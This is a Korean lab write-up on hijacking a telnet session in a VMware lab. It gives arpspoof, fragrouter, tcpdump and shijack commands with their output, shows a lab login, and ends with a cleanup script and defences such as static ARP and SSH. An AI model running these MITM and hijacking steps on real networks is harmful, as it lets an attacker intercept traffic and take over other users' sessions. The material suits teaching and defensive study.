11_1 세션하이재킹

https://packetstorm.news/files/id/24657 →맨 하단 동의 선택 블로그 다운로드

세션 하이재킹 실행 환경


세션 하이재킹 테스트 수행시에는 공격자, 서버, 클라이언트 3 대의 시스템이 필요하다. 각각의 실습환경은 다음과 같이 구성되어 있다. 각 시스템은 VMware Workstation 16을 사용해 구동하였다.

시스템	환경	IP	
텔넷 서버	우분투	192.168.30.128	111.223
공격대상	쿠분투 클라이언트	192.168.30.134	111.129
공격자	데비안 10.x 64bit 칼리리눅스 2021.3	192.168.30.133	111.100
사용프로그램	shijack, arpspoof, fragrouter, tcpdump		

세션 하이재킹을 위한 사전 준비

TCP 세션 하이재킹에 사용할 Shijack을 홈페이지에서 다운받아 tar xvzf shijack.tgz를 입력해 압축을 풀어주었다.

1.칼리




텔넷 공격자

해당 폴더 디렉토리로 이동해 Shijack-lnx를 실행해보면 사용방법과 옵션을 알 수 있다.


2.서버

텔넷 서버는 우분투 시스템이다. 텔넷 접속을 위해 ifconfig를 입력해 IP를 확인한다.



3.클라이언트

telnet [텔넷 서버 IP]를 입력해서 원격으로 서버에 접속하고 id와 password를 입력해 로그인한다.



클라이언트 → 서버 텔넷연결

telnet 192.168.111.223(서버)

teluser - 1234 비번

4.칼리


fragrouter -B1을 설정해준다. (소문자)

클라이언트(혹은 서버)에서 패킷이 오면 바로 패킷을 서버(혹은 클라이언트)로 세션이 끊어지지 않게 전송해줄 수 있도록 fragrouter -B1을 설정해준다. (소문자)


Arpspoof를 이용해 텔넷 서버와 클라이언트에 ARP 스푸핑을 수행한다. ARP 스푸핑은 내 MAC 주소를 다른 컴퓨터의 MAC인 것처럼 속이는 공격인데, 서로에게 보내는 패킷을 공격자가 먼저 확인하고 그 패킷을 상대방에게 다시 보내준다. 해당 공격으로 인해 서버는 나의 맥 주소를 클라이언트라고 알고 있고, 클라이언트는 서버라고 알고 있게 된다. 이를 통해

텔넷 서버가 클라이언트에게 보내는 패킷과 클라이언트가 서버로 보내는 패킷 모두 공격자를 지나게 된다.

5.ARP Spoofing 동작 방식



```
┌──(root㉿kali)-[~]
└─# arpspoof -t 192.168.111.223 192.168.111.129
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:7e:6c:15 0806 42: arp reply 192.168.111.129 is-at 0:c:29:9f:d:14
```



```
┌──(root㉿kali)-[~]
└─# arpspoof -t 192.168.111.129 192.168.111.223
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
0:c:29:9f:d:14 0:c:29:54:e9:f2 0806 42: arp reply 192.168.111.223 is-at 0:c:29:9f:d:14
```


Arp 스푸핑이 어떤식으로 작동하는지 확인하기 위해 arp 테이블을 확인한다. 위는 클라이언트, 아래는 서버의 arp 테이블이다.

서로에게 Arp 패킷을 보내기 위해 arping을 사용한다. 5번만 패킷을 보내도록 설정했다.

MAC주소가 추가됨

서로의 arp 테이블에 MAC 주소가 추가됐다.

Ifconfig로 공격자의 MAC주소를 확인해본다.



서버에게 클라이언트로 위장한 본인의 MAC 주소를 보내고, 클라이언트에게는 반대로 본인의 MAC주소를 서버의 MAC주소라고 보낸다.


MAC주소가 변경됨을 확인

서로의 MAC주소가 공격자의 MAC주소(00:0c:29:44:79:33)로 변경된 것을 확인할 수 있다. 이렇게 되면 공격자가 각각 서버와 클라이언트가 보내는 패킷들을 모두 받을 수 있다.

6.tcpdump

Tcpdump를 통해 서버와 클라이언트 패킷을 모두 확인할 수 있다. 클라이언트에서 무언가를 입력하면 이곳에 바로 해당 패킷이 올라온다. 이를 가지고 텔넷 서버와 클라이언트의 IP와 포트 번호를 확인할 수 있다.

입력을 하거나 로그아웃한후 다시 텔넷접속 시도 해서 포트확인한다.



해당 명령어를 입력하고 난 뒤 텔넷으로 통신 중인 Victim에서 아무 키나 입력하게 되면 패킷이 발생하여 포트를 확인할 수 있습니다.

```
02:27:28.366060 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [P.], seq 8:11, ack 4,
win 229, options [nop,nop,TS val 5066535 ecr 18093701], length 3
02:27:28.367079 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [.], ack 10, win 229,
ptions [nop,nop,TS val 5066536 ecr 18094420], length 0
02:27:28.367096 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [.], ack 10, win 229,
ptions [nop,nop,TS val 5066536 ecr 18094420], length 0
02:27:28.854869 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [P.], seq 11:14, ack 1
, win 229, options [nop,nop,TS val 5067024 ecr 18094420], length 3
02:27:28.854913 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [P.], seq 11:14, ack 1
, win 229, options [nop,nop,TS val 5067024 ecr 18094420], length 3
02:27:28.856051 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [.], ack 11, win 229,
ptions [nop,nop,TS val 5067025 ecr 18094908], length 0
02:27:28.856071 IP 10.0.2.2.39542 > 192.168.1.95.telnet: Flags [.], ack 11, win 229,
ptions [nop,nop,TS val 5067025 ecr 18094908], length 0
```

일반적으로 서버는 클라이언트와 통신이 가능하도록 고정된 포트를 이용합니다. 텔넷의 경우도 서버는 23번이라는 알려진 포트를 디폴트로 사용하지만 클라이언트는 서버 포트로 사용되지 않는 영역 내 임의의 포트를 사용합니다. 위 그림에서 서버는 telnet 포트, 즉 23번을 사용 중이며 클라이언트는 39542 포트 넘버를 사용하고 있음을 알 수 있습니다.

마지막으로 shijack 툴이 있는 폴더로 이동한 뒤 세션 하이재킹을 시도하겠습니다.


```
00:02:29.444779 IP 192.168.111.129.56797 > 192.168.111.100.domain: 48925+ AAAA? ntp.ubuntu.com. (32)
00:02:29.734608 ARP, Request who-has 192.168.111.100 tell 192.168.111.129, length 46
00:02:29.734655 ARP, Reply 192.168.111.100 is-at 00:0c:29:9f:0d:14 (oui Unknown), length 28
00:02:30.076493 IP 192.168.111.223.telnet > 192.168.111.129.42644: Flags [P.], seq 859:923, ack 143, win 227, op
tions [nop,nop,TS val 1849387984 ecr 4164774285], length 64
00:02:30.077233 IP 192.168.111.129.42644 > 192.168.111.223.telnet: Flags [.], ack 923, win 249, options [nop,nop
,TS val 4164776393 ecr 1849387984], length 0
00:02:30.683955 ARP, Reply 192.168.111.223 is-at 00:0c:29:9f:0d:14 (oui Unknown), length 28
00:02:30.918536 ARP, Reply 192.168.111.129 is-at 00:0c:29:9f:0d:14 (oui Unknown), length 28
00:02:31.108086 ARP, Request who-has 192.168.111.129 tell 192.168.111.100, length 28
```

7.세션하이재킹


패킷을 확인해보면 192.168.111.129(클라이언트)의 포트는 42644이고, 192.168.111.223(서버)의 포트는 telnet(23)이다.

```
┌──(root㉿kali)-[/home/kali/Downloads/shijack]
└─# ./shijack-lnx eth0 192.168.111.129 42644 192.168.111.223 23
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x3136d0fd ACK = 0xe254daa2
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
```




8. 우분투 서버 경로 확인후 디렉토리 생성 확인한다.
9. -사용자 권한 설정 변경한다.




세션성립 설명

Shijack-Inx를 통해 세션을 하이재킹 하면 되는데 클라이언트에서 한글자만 입력해도 패킷을 탐지해서 세션을 탈취한다.


패킷을 성공적으로 잡아서 명령어를 입력할 수 있게 된다.



다음 명령어를 입력하게 되면 Attacker는 패킷을 탈취할 준비가 완료되었습니다. 이 상태에서 마찬가지로 Victim이 임의의 키를 입력하게 되면 패킷이 발생하고 Attacker는 패킷의 시퀀스 넘버를 변조하여 클라이언트의 연결을 끊고 클라이언트로 가장하여 서버와 통신하게 됩니다.




세션 하이재킹이 완료되어 클라이언트의 연결은 끊기고 Attacker의 입력이 서버로 전달됩니다. 이 상태에서 mkdir test를 입력하고 엔터를 눌러보도록 합니다.



Server에서 확인을 해봅니다.

Server에서 확인을 해봅니다.



test 디렉터리가 생성된 것을 확인할 수 있습니다.

---

2. 세션 하이재킹 공격에 대한 대응법

하이재킹 공격은 ARP Spoofing이 선행되어야 하며 ARP Spoofing이 성공한 시점에서 이미 공격자가 지나가는 모든 패킷을 들여다볼 수 있기 때문에 결국 ARP Spoofing 공격을 막는 것이 중요합니다.
대응 방안으로는 로컬 호스트에 대한 MAC address를 Static으로 정의하는 방법이 있습니다. Static으로 설정된 MAC address는 ARP 패킷에 의해 수정되지 않습니다.

5) cleanup.sh — 복구 스크립트 (공격자에서 실행)

```
#!/bin/bash
# cleanup.sh
echo "[*] Disabling IP forwarding"
sysctl -w net.ipv4.ip_forward=0

echo "[*] Killing arpspoof and tcpdump processes"
pkill -f arpspoof || true
pkill -f tcpdump || true

echo "[*] Flushing ARP cache on local machine"
ip -s -s neigh flush all

echo "[*] DONE. Recommend restarting client/server or running 'ip neigh fl
ush' on those hosts to fully recover ARP tables."
```

클라이언트/서버에서 ARP 복구(권장):

```
# on client & server
sudo ip -s -s neigh flush all
# 또는 재부팅
sudo reboot
```

방어 권고:

- 텔넷 대신 SSH(암호화) 사용.
- ARP 스푸핑 방지: 스태틱 ARP 또는 DHCP/802.1X, 스위치 포트 보안.
- IDS/IPS: 비정상 ARP 트래픽 탐지(rule 생성).
- 세션 보호: 암호화(HTTPS/SSH), 세션 타임아웃, 재인증, 강력한 비밀번호 정책.

하이재킹_실습문제